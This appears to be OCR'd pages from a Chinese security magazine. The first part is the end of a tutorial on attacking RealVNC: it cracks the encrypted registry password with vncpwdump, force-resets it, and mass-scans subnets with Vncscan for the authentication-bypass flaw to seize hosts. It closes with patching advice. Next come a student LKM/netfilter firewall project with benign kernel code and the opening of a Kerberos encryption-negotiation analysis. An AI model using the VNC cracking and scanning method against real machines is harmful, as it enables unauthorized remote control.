


图 2

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Real VNC\WinVNC4]
"Password"=hex:49,40,15,f9,a3,5e,8b,22
"SecurityTypes"="VncAuth"
"ReverseSecurityTypes"="None"
"QueryConnect"=dword:00000000
"QueryOnlyIfLoggedOn"=dword:00000000
"PortNumber"=dword:0000170c
"IdleTimeout"=dword:00000e10
"HTTPPortNumber"=dword:000016a8
"LocalHost"=dword:00000000
"Hosts"="+,"
"AcceptKeyEvents"=dword:00000001
"AcceptPointerEvents"=dword:00000001
"AcceptCutText"=dword:00000001
"SendCutText"=dword:00000001
"DisableLocalInputs"=dword:00000000
"DisconnectClients"=dword:00000001
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectAction"="None"
"RemoveWallpaper"=dword:00000000
"RemovePattern"=dword:00000000
"DisableEffects"=dword:00000000
"UpdateMethod"=dword:00000001
"PollConsoleWindows"=dword:00000001
"UseCaptureBlt"=dword:00000001
"UseHooks"=dword:00000001
"Protocol3.3"=dword:00000000
```

password 后的值就是加密的密码，虽然我们不能直接读懂它，但可以使用多种方法来破解，比如 VNCX4 和我们下面要介绍的 vncpwdump，如果你是高手那么用 Windows 自带的计算器也能搞定。

以 VNC 4 为例，使用“-s”参数可以直接得到相关的密码，如图 3 所示。

可以看到上面设置的密码直接被读出：“123456”。



图 3

“-r”参数后的说明是“decrypts password in <file>”，也就是从文件中读出密码，通常情况下，攻击者会尝试使用“NTUSER.DAT”文件读取密码。“NTUSER.DAT”和“NTUSER.ini”都属于系统的用户配置文件，里面存储了一些用户的相关配置信息，有一些版本的 VNC 会将密码存储于这个文件中，不过大家不必担心，一般情况下这个文件无法读出密码。

“-d”参数的说明是“dumps the password by injecting into running process”，意思是以注入进程的方式读取密码。在实际的网络中，考虑到服务器的稳定性，一般不使用这个参数进行攻击。

“-k”参数和“-e”参数是相对应的配套参数，“-k”的作用是在获得系统中存在的加密 VNC 密码以后解密，“-e”参数的作用是将没有经过 VNC 加密的密码进行加密。

先看看“-e”是什么效果，如图 4 所示。




图 4

从图 4 中可以看到，使用命令后得到加密后的 KEY 是"494015F9A35E8B22"，实际上，这个 KEY 如果是 VNC 的链接密码的话，VNC 会将这个密码存放在注册表中的一个固定的地方，每当用户连接的时候都会验证，如果管理员修改密码，这个值也跟着改变。再看看使用“-k”参数进行解密的命令，如图 5 所示。




图 5

可以看到密码“123456”已经被破解出来。

“-s”和“-c”参数也是成对使用的，功能类似。“-s”参数用于直接修改 VNCserver 的链接密码，“-c”参数用户修改当前用户的密码。

举例来说，如果使用“-s”参数将 VNC 的链接密码改成“123”，则使用如下命令，如图 6 所示。




图 6

这里需要注意的是，vncpwdump 的各个参数都是区分大小写的，大小写不同作用也不同，大家在实际使用过程中一定要注意区分。在实际的网络攻击中，当攻击者无法获得 VNC 密码时，就可以使用

“-s”参数来强制改变VNC密码，但这样做也会被管理员发现。

针对VNC密码验证绕过漏洞的扫描

由于VNC Server采用的RFB（远程帧缓冲区）协议允许客户端与服务端协商合适的认证方法，协议的实现上存在设计错误，可以使远程攻击者绕过认证无须口令实现对服务器的访，根据这一特点我们先扫描出肉鸡然后实施攻击，这里我们使用的工具是Vncscan，虽然版本比较旧了但是用起来比较管用。运行截图如图7所示。




图7

从图7中可知，这个程序主要包含3个部分，分别是“target”、“scantype”、“option”，其中“target”用于定义扫描的IP地址范围，“scantype”确定扫描的方式，“option”是附带的其他参数。

举例来说，要批量扫描内部网络中安装了VNC的计算机，确定IP地址段为192.168.0.1-192.168.0.254，VNC默认端口是5900，这样需要构造的命令如图8所示。




图8

其中有6个输出参数，分别如下：

“FOUND”，表示得到的结果数据；

“PORT”，扫描的端口数；

“IP”，扫描的IP数；

“STATUS”，完成进度

“THREADS”，线程；

“TOTAL/REMAINING”，用时。

从结果中我们看出192.168.0.243开放了5900端口。在实际的攻击过程中，攻击者往往都会利用自己控制的肉鸡进行大范围的扫描，如果只通过在CMD下运行并查看结果，这样比较烦琐，所以这个扫描程序会在程序目录生成一个TXT文件，里面有扫描结果的记录，如图9所示。




图9

图9中实际IP地址已处理，VNC_bypauth.txt文件会记录开放5900端口的IP地址及VNC状态。其中只有“VULNERABLE”是存在直接可以利用的漏洞，可以被攻击者利用，而“patched,banned”这两种状态没有用。

小结

本案例通过扫描5900端口，整理开放并存在VNC密码验证绕过漏洞的IP地址，通过vncpwdump软件直接破解密码；连接成功后，直接在该计算机上执行各种命令来实施完全控制。虽然VNC漏洞已经过去了很长时间，但是通过扫描我们发现目前依然存在很多VNC漏洞的计算机，笔者发现无论Windows平台还是Unix/Linux平台VNC 4.1.1以前版本均存在着RealVNC远程认证绕过漏洞，所以建议大家安装最新的版本或到厂家主页（http://www.realvnc.com/products/download.html）进行补丁升级，以避免此类问题的发生。

前置知识：无
关键词：LKM、Linux、防火墙



基于LKM方式的Linux防火墙设计

文/Wenliang Du. 译/小小杉

本文将全面讲解如何设计与实现Linux平台下一个简单的个人防火墙。个人防火墙可以根据网络管理员的安全策略配置，对PC机网络通信的报文进行控制。防火墙存在多种类型，如包过滤防火墙、应用代理型等，本文主要关注包过滤防火墙类型。包过滤防火墙通过监视包过滤行为，判断待分析的包是否匹配包过滤设计的规则，它可能会决定丢弃（DROP）这个包，或接受（ACCEPT）这个包，也可能执行其他更复杂的动作。包过滤是无状态的，它们会仅仅依据当前包信息为基础进行判断，并不会智能性的判断包是否可能是通信中已存在的合法流。包过滤常使用源、目的地址、端口号、协议类型来鉴定包去向。

包过滤设计

本文将实现一个 Linux 包过滤防火墙，包含两个组件部分：策略配置与包过滤。

防火墙策略

策略配置模块可以方便系统管理员对防火墙策略进行恰当的配置。个人防火墙可支持大量的策略类型，从简单的配置到极为负责的多重配置。对于个人防火墙，必须支持以下几种策略，从而能够对进出的包实施有效的监控，确定是否放行。

（1）协议：确定目标协议类型，如 TCP、UDP 或者 ICMP。

（2）源与目的地址：准确匹配包含特定用户的源地址与目的地址。涉及 IP 地址/子网掩码的组合，此组合能够有效的拦截整个地址空间域。

（3）源端口与目的端口：匹配包含特定用户的源与目的端口号。

（4）动作：当某个包匹配了设定的规则时，指定一个响应动作。通常的响应为：阻止包通过或者只对某个特定的地址放行，其余的网络通信地址全部阻断。

配置工具

必须为管理提供配置防火墙策略的工具。目前将这款工具命名为 **fwadmin**。以下描述了几种 **fwadmin** 工具的使用示例。当然也可以根据自己喜好自由改变语法设置。

fwadmin -in -proto ALL -action BLOCK

阻止所有进入的数据包。

fwadmin -in -proto TCP -action UNBLOCK

只允许进入的 TCP 数据包。

fwadmin -in -srcip 172.16.75.43 -proto ALL -action BLOCK

阻止所有来自特定 IP 地址的数据包。

fwadmin -out -destip 172.20.33.22 -proto UDP -action UNBLOCK

如果目的地址是 172.20.33.22，则解除（Unblock）输出的 UDP 数据包。

fwadmin -in -srcip 172.16.0.0 -srcnetmask 255.255.0.0- destport 80 -proto TCP -action BLOCK

如果数据包目的地是 80 端口，则阻止所有来自 172.16.0.0/16 网络的输入的 TCP 数据包。

fwadmin -print

打印出所有规则。

fwadmin -delete 3

删除第三个规则。

fwadmin -stats

打印出被各个防火墙规则阻止的数据包的总数的相关数据。

任务 2：数据包过滤

防火墙的主要功能是数据包过滤，过滤器执行由管理员制定的防火墙策略。由于数据包过滤处理也必须在内核中完成，因此包过滤也必须在内核中完成。这就必须要修改 Linux 内核。过去，必须通过修改内核和重建整个内核映像才能修改内核程序。现代 Linux 系统提供了许多便于处理数据包的机制，而不需要重建内核映像。其中两种机制即为可卸载的内核模块（LKMs)和 netfilter 防火墙。

LKMs 允许在运行期间为内核添加新模块。这个新模块可以确保在未重建内核甚至未重启计算机的情况下扩展内核功能。防火墙包过滤功能是实现 LKM 的重要部分，但这远远不够。为了让模块阻止输入/输出的数据包，必须将模块插入到数据包处理管道中，这可以通过使用 netfilter 防火墙来完成。

通过在 Linux 内核中实现大量的 hook 操作，netfilter 防火墙能够方便授权用户操作数据包。将 hook 函数插入到各个不同的位置，如数据包的流入和流出路径。如果要操作一个输入的数据包，只需简单地在模块中用相应的 netfilter hook 函数注册一个函数即可。一旦输入的数据包到达，将调用指定的回调函数。然后函数判断数据包是否应该被阻止；此外，还可以原地修改数据包。

在此任务中，使用 LKM 和 netfilter 来实现包过滤模块。该模块将从一个数据结构中获取防火墙策略，并根据策略来决定是否应该阻止数据包。必须能够支持动态配置策略等，这意味着，如果管理员改变了防火墙策略，同时模块已经安装完毕，那么模块将会立即执行更新了的策略。

存储策略。由于配置工具运行在用户空间中，因此配置工具必须将数据发送到数据包过滤模块所在的内核中。出于性能方面的考虑，策略必须存储在内核内存中而不是文件中。

指导方针

1. 可加载的内核模块 LKM

以下是一个简单的可加载内核模块（LKM）。当模块被加载时，其打印出“Hello World!”。

当模块被移除时，其打印出“Bye-bye World!”。这些消息并未打印在屏幕上，而被输出到/var/log/ kern.log 文件中。

```
#include <linux/module.h>
#include <linux/kernel.h>
/* */
MODULE_LICENSE("GPL");
/*模块的描述信息 */
MODULE_DESCRIPTION("Hello-World Module");
MODULE_AUTHOR("Netsec Student");
int hello_init(void)
{
printk(KERN_INFO "Hello World!\n");
return 0;
}
void hello_exit(void)
{
printk(KERN_INFO "Bye-bye World!.\n");
}
/* identify callbacks for module initialization and removal */
/*定义模块的初始化及退出函数 */
module_init(hello_init);
module_exit(hello_exit);
```

现在需要创建 Makefile 文件来编译此模块。将下面的内容置于 Makefile 文件中（上述程序的文件命名为 hello.c）。然后，输入 make 命令后上述程序将被编译进一个可加载的内核模块（LKM）。

```
obj-m += hello.o
all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
    clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

一旦模块编译完成后，则可使用以下命令来加载此模块、列出系统中已安装的所有模块以及模块摘除。

```
% sudo insmod mymod.ko (inserting a module)
% lsmod (list all modules)
% sudo rmmod mymod.ko (remove the module)
```

2. 内核模块通信方式

防火墙的包过滤功能在内核中实现，但策略配置却是在用

户空间中完成。此时我们需要建立一个通信机制，确保策略配置文件从用户空间程序传递到内核模块。当前存在以下几种方法可以达到该目的；标准的方法即使用 proc 文件系统，主要挂载在/proc。如需详细说明，请阅读 http://www.ibm.com/ developerworks/linux/library/l-proc.htm 中的信息。也可参考译者发表在黑防 2009 年第 10 期上的文章《Linux 下利用 Proc 虚拟文件实现进程隐藏》。一旦为内核模块创建好了/proc 文件，我们就可以使用标准的 write()和 read()系统调用来进行内核与用户层间的数据通信。

3. 使用 Netfilter 的一个简单程序

利用 netfilter 防火墙是非常简单。只需要将内核模块中 hook 我们需要的函数到相应的 netfilter hook 函数中。下面展示了一个丢弃所有 IP 数据包的例子。

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
MODULE_LICENSE("GPL");
MODULE_DESCRIPTION("Linux LKM Firewall");
MODULE_AUTHOR("Netsec Student");
/*用于注册 hook 函数的 netfilter 结构*/
struct nf_hook_ops hook_options;
/* 用于 netfilter hook 的回调函数*/
unsigned int process_packet(unsigned int hooknum, struct sk_buff *skb,
const struct net_device *in,    const struct net_device *out,    int
(*okfn)(struct sk_buff *)){
        return NF_DROP;   //丢弃包
}
/* 模块初始化函数*/
int firewall_init(void)
{
/*日志信息——检查/var/log/kern.log 中的信息 */
printk(KERN_INFO "initializing firewall module!\n");
/* 设置 hook 的回调函数*/
hook_options.hook = process_packet;
/* 指定在进程管道的哪个位置 Hook IP 报文*/
hook_options.hooknum = NF_INET_PRE_ROUTING;
/* 指定 HOOK 操作的协议 */
hook_options.pf = PF_INET;
/*为 hook 函数指导优先级 */
hook_options.priority = NF_IP_PRI_FIRST;
/*用 netfilter 注册 hook 函数 */
nf_register_hook(&hook_options);
return(0);
}
void firewall_exit(void)
{
/* unregister hook with netfilter when removing module */
/*当移除模块时用 netfilter 解除注册的 hook 函数*/
nf_unregister_hook(&hook_options);
printk(KERN_INFO "removing firewall module!\n");
}
/* 为模块初始化和移除确定回调函数*/
module_init(firewall_init);
module_exit(firewall_exit);
```

4. Iptables 程序

Linux 中名为 iptables 的工具，在本质上是一个建立在 netfilter 机制上的防火墙。可以将个人防火墙作为一个微型 iptables。现在鼓励大家参考 iptables 工具来设计个人防火墙。但是严禁复制 iptables 代码。此外，现有一些教程提供了简单防火墙设计代码。大家可以学习这些教程和示例代码，但必须亲自动手编写自己的代码。在项目报告中，必须提交程序代码并注释其关键部分。

5. 解析命令行参数

强烈推荐使用 getopt 库函数来解析用户空间程序中的命令行参数。请在以下网址阅读详细教程：http://www.gnu.org/s/libc/manual/html_node/Getopt.html。


6. 环境

建议在开发该项目时使用 Ubuntu 9.10 桌面程序和 VirtualBox 工具。Ubuntu 系统安装了所有需要默认安装的工具。可以在 http://www.ubuntu.com 下载 Ubuntu 9.10 程序，同时可在 http://www.virtualbox.org 中下载 VirtualBox 工具。

7. 额外资源

除了上述提供的网址之外，也可以参考《Linux 设备驱动》的在线网址：http://www.makelinux.net/ldd3。同样，Netfilter 网站也有许多信息：http://www. netfiler.org。可在 Linux 内核中搜索有关结构定义等代码。http://lxr.linux.no 就是一个提供该功能的在线网站。

前置知识：无
关键词：Kerberos、攻击



Kerberos 协议部署的攻击策略分析

文/Rachel, Brad, Scott 译/小小杉

Kerberos V4 的一个重大安全缺陷，其只能支持一种加密算法，即 DES。在 Kerberos V4 版发布时，DES 算法足以确保协议会话的机密性，但此算法至今已经 35 年了，DES 现在已经不再是一种安全的加密算法，以现在计算机的并行处理能力，破解采用 56 位密钥加密的数据已经不再是难事。不同于 Kerberos V4 版，V5 则进一步对 V4 中的某些安全缺陷做了改进，不仅完善了 V4 所采用的基于 DES 的加密算法，而且还允许用户根据自己的实际需要选择其他的加密算法，使得安全性得到了进一步

的提高。然而，对于密码算法的动态选择性，客户端、KDC（密钥分配中心）以及服务器端三方之间则需要在会话之前进行密钥算法的协商。

协商加密算法集

加密类型（简称为“etypes”）在 Kerberos 协议中是一套标准的加密算法集。换句话说，它们包含加密算法、完整性函数、块加密模式、安全策略，正如 TLS 加密套件。协议消息中具体采用哪个 etype，使用一个整型变量鉴别，如 RFC 3961 指定值“3”为 DES-CBC-MD5 加密类型，并对如何按照此标准管理受保护的数据信息提供完整的解决方案，同样 RFC 3962 定义了基于 AES 标准的 etype，RFC 4757 提供了 Windows 平台下使用的 RC4 标准的 etype.

协议消息中用于保护敏感数据的 etype 或者事先协商或者可从上下文中推断出来。数据保护中需要协商 etype 的地方如客户端向认证服务器 AS 发送 AS-REQ 请求中的认证值、客户端向票据授权服务器 TGS 发起的 TGS-REQ 的票据请求。

当前 Kerberos 协议的大多数实现都是采用预认证的方式，即为了接受到 AS 方送出的 AS-REP 响应，客户端必须在 AS-REQ 请求中包含一个认证值 authenticator。以下是一个预认证的 AS 交换方式，如图 1 所示。

